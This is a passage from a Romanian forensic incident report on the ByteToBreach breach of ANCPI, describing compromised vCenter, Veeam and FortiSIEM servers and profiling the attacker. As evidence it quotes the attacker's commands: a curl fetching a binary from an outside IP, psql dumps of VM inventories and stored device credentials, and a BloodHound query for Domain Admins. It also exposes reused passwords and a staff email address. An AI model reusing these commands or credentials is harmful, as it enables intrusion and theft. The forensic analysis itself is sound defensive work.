
1. „curl 66.163.118.52:7777/BASE5 -o /tmp/auditd”, prin care s-a descărcat binarul (fișierul executabil) și
2. *„/opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres -c "select v.ip_address, e.name, v.dns_name, h.dns_name from vpx_vm v join vpx_entity e on v.id=e.id join vpx_host h on*


v.host_id=h.id order by e.name;"/opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres -c "select v.ip_address, e.name, v.dns_name, h.dns_name from vpx_vm v join vpx_entity e on v.id=e.id join vpx_host h on v.host_id=h.id order by e.name;" > lpl 135 /opt/vmware/vpostgres/current/bin/psql -d VCDB -U postgres -tAc "select e.name,v.ip_address,v.dns_name,h.dns_name from vpx_vm v,vpx_entity e,vpx_host h where v.id=e.id and v.host_id=h.id order by 1" > /tmp/vms.txt; wc -l /tmp/vms.txt", prin care s-a interogat baza de date Postgres a serverui **VMware vCenter Server** și a fost salvată o listă cu toate mașinile virtuale (VM) împreună cu detaliile lor de rețea și host-ul pe care rulau.

Din capturile de ecran publicate de atacator rezultă că infrastructura de virtualizare a ANCPI era administrată printr-o versiune învechită de VMware vCenter Server, respectiv 6.0.0 (build 5112529), versiune ieșită din suport oficial (End of General Support), aspect ce în mod clar a facilitat exploatarea acesteia de către atacator prin utilizarea unor tehnici de enumerare specifice unor versiuni mai vechi de vSphere API, netratate prin mecanisme de securitate moderne.

Atacatorul a utilizat o combinație de instrumente și metode pentru identificarea infrastructurii, printre care, utilitarul de linie de comandă „govc” (client CLI oficial pentru VMware vSphere API), interfața web de tip „directory listing” pentru navigarea directă a datastore-urilor (https://10.0.126.209/folder?dcPath=DC%2d6%2e0), precum și interfața **„Managed Object Browser” (MOB)**, componentă nativă expusă de vCenter/ESXi pe calea „/mob/”, care permite explorarea directă, prin browser web, a obiectelor gestionate de infrastructura de virtualizare (datastore-uri, host-uri, mașini virtuale, permisiuni, stări de alarmă etc.), fără a necesita instrumente specializate suplimentare.

Prin această metodă, atacatorul a obținut acces la un inventar detaliat al infrastructurii de stocare asociate mediului virtualizat, identificând un număr semnificativ de datastore-uri active, printre care „2TB_HITACHI”, „500_GB+HITACHI”, „533_GB_HITACHI”, „ARCIMS-2”, „VNX-AD”, „VNX-KIT”, „VNX-PROD”, precum și numeroase volume asociate componentelor „DC-R105”, „DC-R110”, „DC-R106”, „DC-R206” etc.), cu o **capacitate totală de stocare de ordinul zecilor de terabytes**, fapt ce indică o expunere critică a infrastructurii de virtualizare și stocare a organizației, **dar nicidecum nu confirmă accesul la baza de date Oracle Exadata**.





Conform propriilor afirmații ale atacatorului, consemnate direct în cadrul capturii de ecran, acesta nu a obținut la momentul atacului acces complet de administrator de domeniu (Active Directory) din cauza constrângerilor de timp, menționând explicit că ar fi avut posibilitatea tehnică de a extrage o copie (imagine/snapshot) a discului virtual aferent unui controller de domeniu, direct de la nivelul datastore-ului, și de a utiliza ulterior această imagine ca sursă pentru instrumente specializate de extragere a credențialelor stocate offline (ex. secretsdump.py), fără a fi finalizat însă această acțiune.

Această constatare se coroborează cu datele identificate în istoricul de comenzi (command history) executate la nivelul hypervizoarelor ESXi, care confirmă efectuarea unei operațiuni de copiere a volumului de date (datastore) aferent mașinii virtuale corespunzătoare serverului Active Directory, susținând astfel ipoteza extragerii offline a discului virtual în scopul obținerii ulterioare a bazei de date Active Directory.

Concomitent, în cadrul aceleiași capturi, s-a identificat utilizarea instrumentului BloodHound (interfață accesată local, la adresa 127.0.0.1:8080), un instrument specializat de analiză și cartografiere a relațiilor de privilegii în cadrul unui domeniu Active Directory.

Prin intermediul unei interogări de tip „Cypher (MATCH p = (t:Group)<-[:MemberOf*1..]-(a) WHERE (a:User or a:Computer) and t.objectid ENDS WITH '-512' RETURN p)”, atacatorul a enumerat toți membrii grupului cu privilegii maxime Domain Admins din domeniul ANCPI.RO, datele astfel colectate fiind adnotate de atacator ca fiind „pregătite" (AD data ready) pentru o eventuală exploatare ulterioară. Din detalierea unuia dintre conturile identificate ca membru al acestui grup (cristian.despa@ancpi.ro) rezultă un nivel foarte ridicat de control asupra obiectelor din domeniu (Outbound Object Control: 10.978, Local Admin Privileges: 171), aspecte ce confirmă expunerea critică a infrastructurii Active Directory, independent de faptul că extragerea efectivă a datelor nu a fost, conform propriilor declarații ale atacatorului, finalizată.

Până la acest moment al investigației, nu au mai fost identificate alte aspecte relevante care să poată fi asociate serverului analizat.

5.2.7 Evenimente de pe serverul VEEAM

5.2.7.1 Detalii generale

IP intern asociat: 10.13.1.37/10.51.155.101

Sistem operare: VEEAM

Rol principal: Backup

Status Antivirus: N/A

FQDN (Fully Qualified Domain Name): N/A


5.2.7.2 Analiza artefactelor digitale

Conform precizărilor celor din echipa de administrare a infrastructurii ANCPI, atacatorul a șters backup-urile mașinilor virtuale pregătite pentru diferite teste și nu backup-uri ale unor mașini aflate în producție.

Despre soluția de backup a bazei de date Oracle Exadata care conține cele mai importante date ale soluțiilor ANCPI echipa IT a precizat că deține un backup în centrul de date amplasat în mun. Brașov, jud. Brașov, iar replicarea pe acesta se efectua odată la 4 ore de pe serverul Oracle Exadata principal.

Tot din precizările echipei IT a rezultat că, imediat după constatarea incidentului, a fost luată măsura opririi (shutdown) bazei de date primare Oracle Exadata, prin intermediul comenzilor specifice de administrare și control ale platformei. Înaintea aplicării acestei măsuri, a fost testată funcționalitatea (starea de operare) bazei de date prin comenzi de interogare specifice, răspunsul obținut fiind pozitiv, în sensul că baza de date continua să răspundă la interogări, aspect ce indică faptul că funcționalitatea ei nu a fost afectată.

Din capturile de ecran publicate de atacator rezultă că acesta a accesat mai multe backup-uri, pe care le-a șters. Printre acestea se numără copia de rezervă a serverului Gitlab al ANCPI, a programului de contabilitate, a Geoserverului, dar și copii ale serverului Active Directory Domain Controller.



5.2.8 Evenimente de pe FortiSIEM

5.2.8.1 Detalii generale

IP intern asociat: 10.0.127.60

Sistem operare: FortiSIEM 7.2

Rol principal: SIEM

Status Antivirus: N/A

FQDN (Fully Qualified Domain Name): fortisiem.ancpi.ro

5.2.8.2 Analiza artefactelor digitale

Serverul analizat reprezintă o componentă de securitate. Acesta se afla amplasat în infrastructura locală a ANCPI, având asignată adresa IP 10.0.127.60.


Conform precizărilor reprezentanților departamentului IT al instituției ANCPI, acest dispozitiv fusese introdus în infrastructură exclusiv în scopul unei testări specifice, de tip Proof of Concept (POC), motiv pentru care acesta nu conținea înregistrări de tip jurnal (log) care să permită clarificarea aspectelor legate de incident sau identificarea unor acțiuni specifice atribuibile atacatorului.

Atacatorul a obținut acces la baza de date asociată acestei soluții de monitorizare a rețelei (identificată aparent ca fiind FortiSIEM, judecând după denumirea bazei de date phoenixdb și a tabelelor interogate), utilizată în cadrul proiectului intern denumit „NOC" (Network Operations Center), în care erau stocate credențialele de acces la o parte semnificativă a echipamentelor de rețea ale organizației.

Prin interogarea directă a tabelului „ph_device_credential" (comanda psql -U phoenix phoenixdb ... "select * from ph_device_credential;"), atacatorul a extras credențialele stocate pentru numeroase echipamente de rețea (predominant echipamente Juniper, aferente unor locații și segmente de rețea diferite, de ex. „Juniper.deva.brad", „Juniper.datacenter", „Juniper.tulcea.sulinaGPS" etc.), acestea fiind stocate în format criptat reversibil (AES), aspect ce a permis decriptarea directă a parolelor în clar, așa cum rezultă din adnotarea „Project noc stored credentials (network monitoring tool)".

Din analiza datelor decriptate rezultă, de asemenea, o practică extinsă de reutilizare a acelorași credențiale de administrare (ex. parolele „ANCP1P@ssw0rd" și „M0n9b8&&&") pe multiple echipamente de rețea, situate în subrețele și locații distincte ale infrastructurii, aspect ce a facilitat semnificativ posibilitatea atacatorului de a obține acces la un număr extins de echipamente, odată compromisă o singură sursă de credențiale.

Separat, a fost identificat și un al doilea tabel din aceeași bază de date (ph_sys_user sau echivalent), conținând conturile de utilizator ale interfeței web de administrare a platformei FortiSIEM, ale căror parole erau stocate sub formă de hash-uri criptografice cu sare (salted hash), nu prin criptare reversibilă. Conform propriei evaluări tehnice a atacatorului, aceste valori hash pot fi supuse unor atacuri de tip cracking (decriptare prin încercare, folosind valoarea de sare asociată), însă nu pot fi decriptate direct/matematic precum credențialele echipamentelor de rețea, stocate prin criptare reversibilă.



Versiunea FortiSIEM identificată (7.2) este afectată, potrivit informațiilor publice de securitate, de o serie de vulnerabilități critice de tip „OS Command Injection", care afectează componenta internă „phMonitor" (serviciu ce rulează cu privilegii elevate, expus în mod tipic pe portul TCP 7900), permițând unui atacator neautentificat executarea de comenzi arbitrare la nivelul sistemului de operare, cu obținerea, în cele mai multe cazuri, a unor privilegii de root.

Printre vulnerabilitățile documentate în cadrul acestei componente se numără CVE-2023-34992, CVE-2024-23108, precum și, mai recent, CVE-2025-64155, aceasta din urmă remediată abia începând cu versiunea 7.2.7 a liniei 7.2, versiune ulterioară celei identificate în infrastructura analizată.

Această constatare, coroborată cu accesul deja confirmat al atacatorului la baza de date internă a platformei (phoenixdb) și la credențialele stocate la acest nivel, face foarte probabil ca vectorul de compromitere a componentei FortiSIEM să fi constat în exploatarea uneia dintre aceste vulnerabilități cunoscute public, mai degrabă decât în obținerea accesului prin alte mijloace.

Alte aspecte relevante care să poată fi asociate serverului analizat nu au mai fost identificate.

6 Revendicare atac

Din investigațiile efectuate în surse deschise, a rezultat că atacatorul, gruparea BytetoBreach, a revendicat atacul printr-o postare identificată la adresa URL *https[:]//spear.cx/Thread-Selling-RO-Thy-arss-shall-be-spanked-Romania-ANCPI*, ocazie cu care au publicat mai multe capturi de ecran în care au evidențiat mai multe activități efectuate în infrastructura ANCPI în timpul atacului.

Pe lângă datele publicate în cadrul notei de răscumpărare identificate (ransom note), s-a constatat individualizarea și promovarea, în scop de comunicare cu victima și/sau de revendicare publică a atacului, a următoarelor canale și identificatori asociați atacatorului: canalul Telegram @Bytetobreach33, canalul Signal @Bytetobreach.33, contul de rețea socială X/Twitter @GgsFafagas, precum și adresele de poștă electronică bytetobreach@tuta[.]com și dodkhloyka@outlook[.]com.

Conform analizelor publicate, activitatea grupării este caracterizată printr-un model de tip „data breach” și „leak”, bazat pe exploatarea oportunistă a sistemelor expuse public în internet, exfiltrare masivă de date și monetizare prin intermediul pieţelor de tip Dark Web, dar și al unui site propriu de leak, actorul fiind considerat, potrivit unui cercetător OSINT, probabil o singură persoană cu abilități tehnice sau un grup restrâns, care își desfășoară propriile operațiuni, externalizând totuși anumite sarcini precum decriptarea (cracking) parolelor. (https://socradar.io/blog/dark-web-profile-bytetobreach/).

ByteToBreach este un actor cibernetic motivat financiar care operează simultan ca broker de acces și comerciant de date compromise. Atacatorii vizează sisteme expuse la internet, obținând accesul inițial prin exploatarea vulnerabilităților sau prin utilizarea unor credențiale furate, scopul fiind extragerea bazelor de date sensibile în vederea șantajării. Analiza modului de operare indică prezența unui singur operator tehnic sau a unei echipe restrânse, ipoteză care este susținută de gestionarea consecventă a identității, de comunicarea centralizată și de externalizarea unor sarcini specifice, precum decriptarea de **hash-uri**.

Dincolo de capabilitățile tehnice, gruparea mizează pe o strategie agresivă de intimidare, compromițând entități din diferite sectoare pentru a le expune ulterior pe forumurile din **dark web** și pe platforma falsă **Pentesting Ltd**.


Activitatea grupării a debutat în **iunie 2025** pe platforme precum **DarkForums**, axându-se pe compromiterea oportunistă a unor organizații cu expunere tehnică ridicată din sectoarele financiar, telecomunicații și administrație publică, un reper incipient fiind accesarea infrastructurii **Eurofiber** prin exploatarea platformei **GLPI**. Vectorul de intruziune se bazează **constant** pe identificarea aplicațiilor publice neactualizate, executarea de atacuri SQLi sau brute-force și valorificarea credențialelor extrase din loguri de infostealer, atacatorii asigurând ulterior persistența prin conexiuni reverse shell direcționate către servere VPS externe.

Odată infiltrați, aceștia utilizează conturi valide și instrumente legitime de administrare pentru a masca exfiltrarea silențioasă a bazelor de date și a copiilor de siguranță, materiale pe care le transformă rapid în instrumente de șantaj. Strategia lor de șantaj este flexibilă, variind de la publicarea graduală a informațiilor sensibile pentru a demonstra accesul, cum s-a întâmplat cu pașapoartele sustrase de la Uzbekistan Airways, până la negocierea decriptării, metodă observată în cazul Seychelles Commercial Bank. Printre victimele revendicate se regăsesc instituții financiare, operatori telecom, companii aeriene, centre de date, procesatori de plăți, organizații din sănătate, educație, logistică și administrație, iar distribuția globală și diversitatea sectoarelor indică o selecție oportunistă, bazată pe valoarea datelor și pe expunerea tehnică, nu pe o agendă geopolitică stabilă.


La nivelul amprentei digitale, operatorii mențin o identitate infracțională centralizată prin reutilizarea unor identificatori de Telegram și a adreselor de e-mail securizate, corelarea acestora cu date extrase din sisteme compromise indicând o posibilă origine geografică în **Algeria** sau **Grecia** conform profilului de X (Twitter), însă nefiind confirmate, nivelul de încredere este moderat.


De asemenea, conform unei analize independente axate specific pe acest incident, atacatorul a revendicat, prin postări pe mai multe forumuri din darkweb, extragerea unor baze de date extinse conținând informații sensibile despre cetățeni români, precum și obținerea unei copii complete a serverelor GitLab ale ANCPI, compromițând codul sursă al unor sisteme proprietare esențiale precum e-eTerra și RENNS. Mai mult, gruparea a revendicat și execuția unui ransomware la nivelul întregii rețele a instituției. Printre datele publicate ca dovadă s-au numărat capturi de ecran ale sistemelor interne, link-uri către o parte din datele pretins exfiltrate, precum și un set de date exportat în format JSON, aparent conținând o hartă detaliată a mediului Active Directory intern al instituției, utilizabilă pentru identificarea sistemelor critice și analiza traseelor către controlul la nivel de domeniu (https://www.kelacyber.com/blog/bytetobreach-a-deep-dive-into-a-persistent-data-leak-operator/).

